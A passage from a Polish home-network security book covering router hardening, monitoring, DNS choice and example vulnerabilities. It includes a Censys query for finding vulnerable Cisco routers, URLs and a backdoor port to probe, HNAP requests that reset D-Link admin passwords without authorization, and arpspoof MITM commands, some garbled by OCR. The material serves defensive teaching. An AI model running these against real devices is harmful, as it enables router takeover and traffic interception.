Wymienione dystrybucje oparte na Linuxie oraz FreeBSD można próbować uruchomić nawet na takich urządzeniach, jak szeroko dostępne Raspberry Pi, nie musi to być zatem typowy router. Jeśli natomiast dysponujemy mało używanym komputerem z około czterema do sześciu gigabajtów pamięci RAM i podobną ilością wolnej przestrzeni dyskowej oraz dwoma kartami sieciowymi, to ciekawym alternatywnym rozwiązaniem może być wykorzystanie darmowego, w zastosowaniach domowych, oprogramowania Sophos Free Home Use[75]. Oferuje ono funkcje typowe dla IPS/IDS, ale pozwala też na bardziej zaawansowane rozwiązania, jak rozszyfrowywanie certyfikatów i kontrola ruchu sieciowego przez analizę pakietów i wykorzystanie antywirusa firmy produkującej oprogramowanie sieciowe.


Przykład podatności

Jednym z ciekawszych przypadków jest podatność oznaczona jako *CVE-2023-20025*, dotycząca serii routerów marki Cisco przeznaczonych do małego biznesu, a czasem spotykanych w rozwiązaniach domowych. Urządzenia:

RV016, RV042, RV042G oraz RV082 mają odkryty błąd, o którym producent jednoznacznie wypowiedział się, że nie naprawił go i nie zrobi tego we wspomnianych modelach z racji osiągnięcia przez nie statusu końca wsparcia – EOL (End of Life)*. Wyszukiwarka urządzeń Censys znajduje nadal około 20 000 (z czego prawie 1300 w Polsce) podatnych sprzętów podpiętych do sieci, sprawdzając tylko te routery, które przedstawiają się, podając w nazwie swój model (rysunek 14[76]). Użyte zapytanie przedstawiono na listingu 5.

Listing 5. Zapytanie do wyszukiwarki Censys wyszukujące urządzenia podatne na *CVE-2023-20025*

```
same_service(services.service_name=HTTP and services.tls.certificates.
leaf_data.issuer.organizational_unit: {RV042G,RV016, RV042, RV082} ) or
services.http.response.headers.www_authenticate: {'="RV016"', '="RV042"',
'="RV042G"', '="RV082"'}
```



Rysunek 14. Procentowe zestawienie urządzeń podatnych na *CVE-2023-20025*

Opis samego błędu jest dość lakoniczny – prawdopodobnie dotyczy nieprawidłowej walidacji pól logowania w interfejsie przeglądarkowym urządzenia, umożliwiającej ominięcie logowania i uzyskanie uprawnień administracyjnych na routerze. Jako że błąd mógł wystąpić też w innych urządzeniach, najprawdopodobniej oficjalnie nie zostanie upubliczniony sposób wykonania ataku. W sieci jednak dostępne jest jedno repozytorium GitHub oferujące teoretyczny

* Podatność wykryta w routerach Cisco po zakończeniu wsparcia, zob. Cisco, *Cisco Small Business RV016, RV042, RV042G, RV082, RV320, and RV325 Routers Vulnerabilities*, January 11, 2023 (last updated: March 14, 2023).

PoC (Proof of Concept) tego ataku. Uruchamianie narzędzi z tego typu repozytoriów może być niebezpieczne, więc warto robić to w odseparowanym sieciowo środowisku, brakuje też instrukcji, w jaki sposób powinien być użyty eksploit[77].

Sam producent sprzętu zasugerował kilka czynności, jak blokowanie dostępu do portów 443 lub 60433 i zablokowanie zdalnego zarządzania, zaznaczając jednak, że nie gwarantuje to bezpieczeństwa i jedynym słusznym rozwiązaniem jest wymiana starego routera na nowy.

Inne pomysły dotyczące bezpieczeństwa i monitoringu sieci

ZALECENIA: MONITORING

- Przeprowadzaj regularnie kopie zapasowe ustawień konfiguracyjnych.
- Jeśli możesz, wykorzystuj rozwiązania pozwalające na blokowanie połączeń do niebezpiecznych adresów, np. poprzez odpowiednie skrypty.
- Monitoruj swoją sieć pod kątem dostępnych w niej urządzeń za pomocą automatycznych narzędzi.


Routery domowe to nie tylko gotowe rozwiązania. Jeśli mamy trochę wolnego czasu i chęci, aby dobrze poznać sieć, warto zainteresować się stosunkowo tanimi rozwiązaniami sprzętowymi, które ma w ofercie firma MikroTik[78]. Urządzenia tej marki dostępne są w szerokiej gamie, od niedużych, pięcioportowych routerów, po routery klasy *enterprise*. Sporą ich zaletą jest możliwość bardzo dobrego formowania ruchu w sieci, ale i różnorodne opcje wzmacniania bezpieczeństwa.

Jedną z ciekawszych funkcji jest możliwość częściowego programowania zachowań samego urządzenia z wykorzystaniem języka skryptowego. Można dzięki temu wysyłać proste powiadomienia, robić kopie zapasowe konfiguracji, a nawet pobawić się wbudowanym brzęczykiem do grania melodii[79]. Oczywiście nie ma to wpływu na bezpieczeństwo, ale wiele innych funkcji – już tak, np. przejrzyste logi i możliwość dynamicznego budowania list blokowanych adresów IP, gdy wykonają zbyt wiele połączeń.

Kolejnym skryptem, który można zintegrować w dość prosty sposób z MikroTikiem, jest wczytywanie statycznych list blokowanych adresów IP[80], publikowanych np. przez Spamhaus[81] lub CERT[82].

Tu mała uwaga – jedno częściowo wyklucza drugie. Jeśli importujący skrypt statyczny wykryje dynamicznie ten sam, dodany już, adres, zatrzyma się pomimo parametru definiującego, że ma pomijać błędy. Niestety, oprogramowanie firmy MikroTik nie jest wolne od błędów, ale ma naprawdę prężnie rozwijające się forum[83], oferujące szerokie wsparcie dla ludzi chcących „wycisnąć" jak najwięcej korzyści ze swojego sprzętu dostępowego.

Integrujący się ze wspomnianym MikroTikiem dodatek The Dude[84] (rysunek 15[85]) pozwala na monitoring sieci w czasie rzeczywistym. Niestety, nie jest on zbyt wygodny w użytkowaniu, a jego interfejs jest ubogi, więc posłuży raczej do bardzo podstawowego monitoringu.



Rysunek 15. Dodatek The Dude w MikroTiku

Zdecydowanie bardziej zaawansowanym systemem monitoringu jest Zabbix[86], (rysunek 16[87]). Pozwala on na sprawdzanie stanu większości urządzeń dostępnych w sieci domowej nie tylko za pomocą prostych zapytań, jak `ping`, ale również przy użyciu specjalnych agentów protokołu SNMP[88] lub automatycznych metod wykrywania urządzeń*.

Umożliwia też podejmowanie akcji po wystąpieniu określonego zdarzenia, jakim jest wysyłanie powiadomień po wykryciu nowego sprzętu w sieci lub gdy jakieś urządzenie przestanie odpowiadać albo ulegnie awarii. Do działania wymaga stale obecnego serwera bazodanowego obsługującego tego typu zdarzenia sieciowe, który musi być ciągle uruchomiony na dedykowanym komputerze, maszynie wirtualnej w sieci lub wirtualnej instancji na dysku sieciowym[89].

* Więcej na ten temat zob. Siczek A., *Monitorowanie dostępności infrastruktury IT z wykorzystaniem Zabbixa* [w:] *Wprowadzenie do bezpieczeństwa IT*, t. 2 [w przygotowaniu].

Rysunek 16. Przykładowy panel systemu Zabbix

Dodatkowo system Zabbix można z powodzeniem wykorzystać jako rozszerzenie w przypadku inteligentnych domów – za jego pomocą można monitorować czujniki natężenia światła czy temperaturę w mieszkaniu, a nawet częściowo prognozować pogodę[90].

Przykład zastosowania

W routerze marki MikroTik możliwe jest użycie skryptu, pozwalającego na automatyczne aktualizowanie listy adresów, z którą nasza sieć nie powinna mieć kontaktu. O ile oczywiście można robić to pojedynczo, to jest to niemożliwe do zarządzania.

```
/ip firewall address-list
add list=blacklist address=1.4.0.0/17 comment=SpamHaus
```

Dodatkowo kwestia aktualizowania takich list o nowe adresy powinna być zautomatyzowana. Z pomocą przychodzi tu system skryptów wbudowany w router MikroTik. Poniższy skrypt (listing 6) automatycznie pobiera nowe opublikowane listy od dużych serwisów (SpamHaus, dshield, Brute Force IP's) zbierających dane o używanych obecnie w atakach adresach IP. Harmonogram powtarza aktualizację codziennie poprzez usunięcie starej listy i dodanie nowej.

Oczywiście, aby router mógł coś zablokować, potrzebuje odpowiedniego ustawienia w firewallu, czym kod również się zajmie. Można go także traktować jako przykład rozwiązania, dopasowując do własnych potrzeb – zmniejszając listę adresów czy dopasowując godziny i częstotliwość aktualizacji.

Listing 6. Skrypt blokujący adresy IP uznane jako źródła ataków

```
/system scheduler
add comment="Apply genlist List" interval=1d name=Update_genlist
on-event=Replace_genlist policy= ftp,reboot,read,write,policy,test,password,sniff,
sensitive,romon start-date=jan/01/1970 start-time=19:55:10 system script

add dont-require-permissions=no name=Replace_genlist owner=admin policy= ftp,
reboot,read,write,policy,test,password,sniff,sensitive,romon source="/toolfetch
url="http://joshaven.com/genlist.php\?lists=spamhaus,dshield,bru
teforce&prefix=add%20list=blacklist%20timeout=1d%20
comment=autoaddresslist%20address="mode=http dst-path=genlist.rsc;\n:log
info \"Downloaded autoaddresslist from Joshaven.com using genlist\";\r\n

/ip firewall address-list remove [find where comment=\"autoaddresslist\"]\n

/import file-name=genlist.rsc;\n:log info \"Removed old autoaddresslist
records and imported new list\";\n"
```

Dodatkowo lista przeznaczona jest do filtrowania adresów atakujących centrale telefoniczne VoIP. Jako że nie jest to urządzenie typowe dla rozwiązań domowych, przykład skryptu można znaleźć na stronie twórcy rozwiązania utrzymującego publicznie te zagregowane listy. Warto tam też zajrzeć w celu zapoznania się z tym, co jest blokowane w poszczególnych listach[91]. Jest tam również dostępny dodatkowy skrypt powłoki pozwalający na automatyczne generowanie podobnej listy na swoim własnym serwerze linuxowym.


„Jak nas widzą…" – widoczność urządzenia z poziomu Internetu

ZALECENIA: TESTOWANIE SIECI

- Sprawdź, ile z Twoich urządzeń jest widocznych poza siecią LAN – i ogranicz je do minimum.
- Zweryfikuj, czy Twój router używa HNAP i wyłącz go – w miarę możliwości.
- Przetestuj używany DNS pod kątem ewentualnych wycieków zapytań.
- Zmień domyślne hasła w routerze.


Poniżej przedstawionych zostało kilka najprostszych czynności, które pozwolą na sprawdzenie, ile i jakie informacje o naszej sieci można pozyskać spoza niej.

Zaczynamy od publicznego adresu, pod jakim jesteśmy widoczni. Można to sprawdzić, wchodząc np. na stronę *https://myip.com* (rysunek 17).




Rysunek 17. Przykładowy adres publiczny

Jeśli już go zidentyfikowaliśmy, warto spróbować znaleźć go w wyszukiwarce sprzętów widocznych w sieci, np. przy użyciu platformy Shodan (rysunek 18). Brak otwartych portów jest tym, co chcemy tu zobaczyć*.



Rysunek 18. Test widoczności w narzędziu Shodan

Kolejnym dobrym testem jest sprawdzenie, czy w domowej sieci nie ma żadnych urządzeń podpiętych do niej, które bez naszej wiedzy, wykorzystując np. protokół UPnP, wystawiają swoje porty do sieci zewnętrznej. Przykładowy tester otwartych portów UPnP dostępny *online* to Bad UPnP/SSDP (rysunek 19[92]).




Rysunek 19. Test otwartych portów UPnP

Sprawdzenia samych otwartych portów możemy dokonać np. za pomocą narzędzia SG Security Scan[93]. Jeśli widzimy tam otwarte porty i ich nie rozpoznajemy, warto sprawdzić, czy nie były kojarzone z jakimiś atakami, jak np. port 23 lub 2323 wykorzystywany przez urządzenia IoT. Porty te są używane do połączeń za pomocą niebezpiecznej usługi Telnet i są aktywnie skanowane przez botnety takie jak Mirai.

* Więcej testów IP można znaleźć w zbiorczym zestawieniu: Horowitz M., *Shodan and Censys Queries*, Router Security, February 21, 2018, last updated: June 20, 2022.

HNAP (Home Network Administration Protocol) – to oparty na komunikacji SOAP protokół pozwalający na zarządzanie urządzeniami sieciowymi. Wymaga podstawowej autoryzacji, ale wiele z jego implementacji w urządzeniach D-Link okazało się niepoprawnych, doprowadzając do zdalnego przejmowania kontroli nad tymi urządzeniami. Protokół może być dostępny na naszym routerze, zarówno pod adresem prywatnym, jak i publicznym. Jeśli już jest uruchomiony, to niestety nie zawsze można go wyłączyć, a przedstawia sporo wiadomości na temat danego routera. Jego obecność sprawdzimy, wchodząc pod adres `http://<adres routera>/HNAP1/`. Przykładową odpowiedź, jaką zobaczymy w przeglądarce, widać na rysunku 20[94].



Rysunek 20. Odpowiedź routera w protokole HNAP

Inne adresy, które warto sprawdzić, wpisując je po adresie routera do przeglądarki, przedstawiono na listingu 7.

Listing 7. Zestawienie adresów do sprawdzenia w routerze w celu poszukiwania podatności

```
http://<adres ip routera>/currentsetting.htm
http://<adres ip routera>/cgi-bin/config.exp
http://<adres ip routera>/cgi-bin/export_debug_msg.exp
http://<adres ip routera>/cgi/cgi_status.js
http://<adres ip routera>/BRS_netgear_success.html
```

Niektóre z nich pozwalają na odczytanie typu urządzenia, inne wykorzystują błędy takie jak restartowanie urządzenia lub odcinanie go od Internetu, ale czasem nawet zwykłe ujawnianie danych o urządzeniu może okazać się groźne.

Można również połączyć się z routerem, dopisując następujące porty:

- `http://<adres ip routera>:32764`* – częste tylne wejście (ang. *backdoor*) producentów,
- `http://<adres ip routera>:19541` – port, na którym podatny daemon nasłuchujący może być wykorzystany do przeprowadzenia ataku przepełnienia bufora, a w konsekwencji – zdalnego przesłania do urządzenia własnego firmware'u w routerach marki D-Link serii DIR-8xx[95].

Ostatni test, który można wykonać, to sprawdzenie, czy serwer DNS nie jest podatny na wyciek informacji (ang. *DNS leak*[96]). Można to zweryfikować, wykorzystując narzędzie DNS Leak Test[97]. Wynik pozytywny sugeruje, że zapytania DNS-owe mogą być widoczne dla dostawcy Internetu. Zazwyczaj ma to za zadanie przyśpieszyć działanie sieci dostawcy, ale z punktu widzenia odbiorcy końcowego jest to coś, co może wywołać pewne obawy w kwestii zachowania anonimowości w sieci. W celu uniknięcia takiego przecieku warto rozważyć użycie do połączeń anonimowych serwisów VPN anonimowej sieci Tor[98] lub korzystać z zapytań DNS over HTTPS albo DNS over TLS opisanych wcześniej.

Przykład podatności

Atakowanie podatnych routerów marki D-Link wykorzystujących HNAP było stosunkowo łatwe. Czasem pozwalało tylko na automatyczne odkrywanie informacji na temat routera, a czasem na nadpisywanie ustawień administracyjnych bez autoryzacji. Podatności można było wykorzystywać zarówno z sieci LAN, jak i spoza niej.

Przykładowo, w modelach DIR-628 i DIR-655 jedną z akcji typu SOAP – `GetDeviceSettings` – można było wykonać całkowicie bez autoryzacji. O ile sama zwracała raczej informacje mało krytyczne, to pozwalała na poznanie innych miejsc, w których można zacząć szukać podatności. Jeśli więc atakujący chciał wykonać akcję `SetDeviceSettings`, która mogła być użyta do zmiany hasła administratora, wystarczyło wysłać odpowiednie zapytanie (listing 8).

Listing 8. Przykład zapytania wymaganego do wykorzystania podatności w HNAP

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1:8099
```

* Opis wykorzystania podatności typu *backdoor* oraz jej *Proof of Concept* na routerach: Cisco, Linksys, NetGear i Diamond – Vanderbeken E., *How Sercomm saved my Easter! Another backdoor in my router: when Christmas is NOT enough!*.

```
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings"
ContentLength:
453
<?xml version="1.0" encoding="utf8"?>
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<soap:Body>
<SetDeviceSettings xmlns="http://purenetworks.com/HNAP1/">
<AdminPassword>testing123</AdminPassword>
</SetDeviceSettings>
</soap:Body>
</soap:Envelope>
```

Jak można zauważyć, pierwsza metoda jest zagnieżdżona w drugiej i nie wymaga autoryzacji. Router, wykonując akcję `GetDeviceSettings`, nie uwzględnia, że faktycznie przeprowadza operację `GetDeviceSettings`, podczas gdy w rzeczywistości realizuje akcję z sekcji `Body SetDeviceSettings`.

Inne modele (np. DI-524) wymagały autoryzacji przy wszystkich akcjach, ale pozwalały wykonywać je zarówno z poziomu konta użytkownika, jak i administratora, co było oczywistym błędem, jako że domyślne hasła do kont wbudowanych są często publicznie znane (listing 9).

Listing 9. Przykład zapytania wymaganego do wykorzystania podatności w HNAP w przypadku wymogu autoryzacji w routerze

```
POST /HNAP1/ HTTP/1.1
Authorization: Basic dXNlcjo=
Host: 192.168.0.1
SOAPAction: "http://purenetworks.com/HNAP1/SetDeviceSettings"
ContentLength:
453
<?xml version="1.0" encoding="utf8"?>
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<soap:Body>
<SetDeviceSettings xmlns="http://purenetworks.com/HNAP1/">
```

```
<AdminPassword>testing123</AdminPassword>
</SetDeviceSettings>
</soap:Body>
</soap:Envelope
```

W ten sposób możemy zmienić hasło administratora za pomocą HNAP, mimo że normalnie ta akcja wymaga podania hasła[99].

Jaki DNS wybrać i czym się kierować

ZALECENIA: WYBÓR SERWERA DNS

- Do połączeń z serwerami DNS wybierz jeden z szyfrowanych trybów.
- Wybierz serwer oferujący automatyczne blokowanie zapytań do niebezpiecznych adresów.
- Sprawdź, czy serwer DNS ma wdrożone prawidłowe zabezpieczenia.
- Porównaj prędkość odpowiedzi poszczególnych serwerów.

Wybierając odpowiedni serwer DNS do obsługi zapytań, warto zastanowić się nad tym, jakie wymagania ma spełniać. Oczywiście prostota zapamiętania `8.8.8.8` od Google jest wręcz legendarna, ale inne serwery mogą okazać się ciekawsze.

Do dyspozycji mamy szybsze i wolniejsze serwery, więc przed wyborem warto skorzystać z komendy PowerShella służącej do **pomiaru szybkości odpowiedzi serwera**: `powershell "Measure-Command {nslookup google.com}"` (listing 10). Mimo wszystko taki pomiar prawdopodobnie nie będzie miarodajny, należałoby wykonać operację kilkaset razy, czyszcząc pomiędzy nimi *cache* DNS, co oczywiście dałoby się wykonać w formie skryptu. Inną opcją jest skorzystanie z dostępnych narzędzi, takich jak dnsperf oraz resperf[100], które pozwalają na symulację typowej sieci, urzeczywistniając dzięki temu otrzymywane wyniki.

Listing 10. Wynik polecenia `powershell "Measure-Command {nslookup google.com}"`

```
PS C:\Users\admin> powershell "Measure-Command {nslookupgoogle.com}"
Non-authoritative answer:

Days              : 0
Hours             : 0
Minutes           : 0
Seconds           : 0
Milliseconds      : 52
```

```
Ticks                : 520269
TotalDays            : 6,02163194444444E-07
TotalHours           : 1,44519166666667E-05
TotalMinutes         : 0,000867115
TotalSeconds         : 0,0520269
TotalMilliseconds    : 52,0269
```

Kolejną funkcją, którą można wykorzystać, jest **poprawa bezpieczeństwa sieci LAN za pomocą serwera DNS**. Do dyspozycji jest kilka wariantów płatnych, ale są też darmowe serwery blokujące zapytania do złośliwych stron lub serwerów znanych z dystrybucji szkodliwego oprogramowania na poziomie zapytań DNS. Część takich zapytań jest blokowana również przez Google DNS.

Dodatkowo serwery tego typu często blokują też sporą część reklam, oferując przyjemniejsze doznania podczas korzystania z Internetu oraz ograniczając zbędny transfer sieciowy. Przykładowe serwery to: AdGuard `94.140.14.14` oraz `94.140.15.15`.

Jeśli natomiast priorytetem jest ograniczanie treści, które nie powinny być dostępne np. dla dzieci, również można wykorzystać odpowiednie warianty serwera DNS. Oprócz reklam i niebezpiecznych stron blokowany może być także dostęp do stron dla dorosłych, np. przez serwery AdGuard dostępne pod adresami `94.140.15.15` oraz `94.140.15.16`. Wśród serwerów Cloudflare znajdziemy nieblokujący niczego adres `1.1.1.1`, blokujący złośliwe strony – `1.1.1.2` oraz blokujący również treści dla dorosłych – `1.1.1.3`.

Jeśli chcemy sprawdzić, z jakiego obecnie serwera DNS korzystamy, warto użyć narzędzia dnscheck.tools[101] (rysunek 21).


```
Your dns resolvers appear to be:

    Cloudflare (26 requests from 2 resolvers)
        162.158.101.105                ns: cruz.ns.cloudflare.com     Warsaw, Mazovia
        2400:cb00:73:1024::a29e:6569   ns: chloe.ns.cloudflare.com    Warsaw, Mazovia

    Google LLC (10 requests from 7 resolvers)
        172.253.255.37    ns: ns1.google.com    Warsaw, Mazovia
        172.253.255.34    ns: ns1.google.com    Warsaw, Mazovia
        172.253.1.133     ns: ns1.google.com    Warsaw, Mazovia
        172.253.206.37    ns: ns1.google.com    Warsaw, Mazovia
        172.253.255.36    ns: ns1.google.com    Warsaw, Mazovia
        172.253.255.35    ns: ns1.google.com    Warsaw, Mazovia
        172.253.1.129     ns: ns1.google.com    Warsaw, Mazovia
```

Rysunek 21. Wynik testu aktywnych serwerów DNS z *https://dnscheck.tools*

Dowiemy się tam też, czy serwery, do których się łączymy, zostały uwierzytelnione za pomocą funkcji DNSSEC[102] (rysunek 22). Pozwala to uniknąć podatności na zatruwanie zapytań DNS.



Rysunek 22. Potwierdzenie uwierzytelnienia serwera DNS za pomocą DNSSEC

Mimo wszystko system może używać innych adresów DNS niż przeglądarka, więc wyniki warto porównać z tym, co pokaże wbudowane narzędzie konsolowe nslookup, przykładowo wpisując komendę `nslookup sekurak.pl` (listing 11).

Listing 11. Wynik polecenia `nslookup`

```
C:\Users\admin>nslookup sekurak.pl
Server: Unknown
Address: 1.1.1.2

Non-authoritative answer:
Name: sekurak.pl
Address: 51.77.40.125
```

Decydując się na wybór serwera DNS i chcąc wykorzystać protokoły szyfrowane DoH lub DoT do połączeń z nim, należy pamiętać o tym, żeby sprawdzić adres serwera, pod jakim będą one dostępne. Będą to inne adresy niż standardowe w formacie IP w wersji czwartej. Zostały zamienione na nazwę hosta i odpowiadający mu port po stronie serwera. Przykładowo, dla połączenia DoT do serwera AdGuard blokującego reklamy będzie to *dns.adguard.com*, a jego port komunikacyjny to 853. Jest to zmiana ze standardowego portu zapytań DNS – 53; należy pamiętać, aby odblokować ruch na zewnątrz z tego portu. Ruch DNS z sieci WAN zdecydowanie powinien być zablokowany.


W wydanej w połowie 2022 roku kompilacji testowej programu Windows Insider Preview dodana została funkcja DoT wbudowana w system Windows 11 – więc standard ten zaczyna pojawiać się na szerszą skalę również wśród producentów oprogramowania[103]. Funkcja DoH była dostępna od początku wydania tej wersji systemu.

Przykład podatności

DNS spoofing lub inaczej zatruwanie *cache* DNS (DNS *cache poisoning*) to atak, w którym rekordy DNS-owe używane są do przekierowania ruchu na inną stronę przypominającą pierwotny cel zapytania. Po odwiedzeniu takiej

podstawionej strony wszystkie dane na niej pozostawione, takie jak hasła i loginy użytkowników, trafiają bezpośrednio do przeprowadzającego atak. Oczywiście taka strona może też zawierać wirusy lub inne niebezpieczne elementy pozwalające na dalszy dostęp do komputera ofiary.

Wykonanie DNS spoofingu można przeprowadzić za pomocą ataku *Man-in-the-Middle*, edytując przesyłane zapytania DNS lub bezpośrednio przejmując konkretny serwer, czego przykład widzimy na rysunku 23[104].



Rysunek 23. Przykład ataku kompromitującego serwer DNS

Przykładowy scenariusz ataku wymaga użycia aplikacji arpspoof[105]. Załóżmy, że w sieci są trzy hosty:

1. atakujący, korzystający z adresu IP `10.10.10.2`;
2. serwer oferujący stronę dostępną pod adresem *www.test.local* o IP `10.10.10.3`;
3. ofiara `10.10.10.4`.

Atak rozpoczyna się od użycia komendy mającej na celu manipulację tabelą ARP serwera, aby doprowadzić do błędnego przypisania adresu atakującego do ofiary: `arpspoof 10.10.10.4 10.10.10.3`

Następnie hacker używa analogicznej komendy do manipulacji tabelą ARP ofiary, aby doprowadzić do sytuacji, w której jej host błędnie identyfikuje go jako serwer, wspierając tym samym atak typu MITM w sieci, niezwiązany bezpośrednio z atakiem na DNS: `arpspoof 10.10.10.3 10.10.10.4`

Atakujący musi teraz pozwolić na przekazywanie pakietów pomiędzy ofiarą i serwerem WWW za pomocą komendy linuxowej:

```
echo 1> /proc/sys/net/ipv4/ip_forward
```

Na hoście atakującego musi być dostępny podstawiony serwer WWW serwujący zmodyfikowaną wersję strony *www.test.local*. Do pliku `/etc/hosts` zostanie również dodany odpowiedni wpis `10.10.10.4` *www.test.local* mapujący adres IP hackera do strony internetowej.

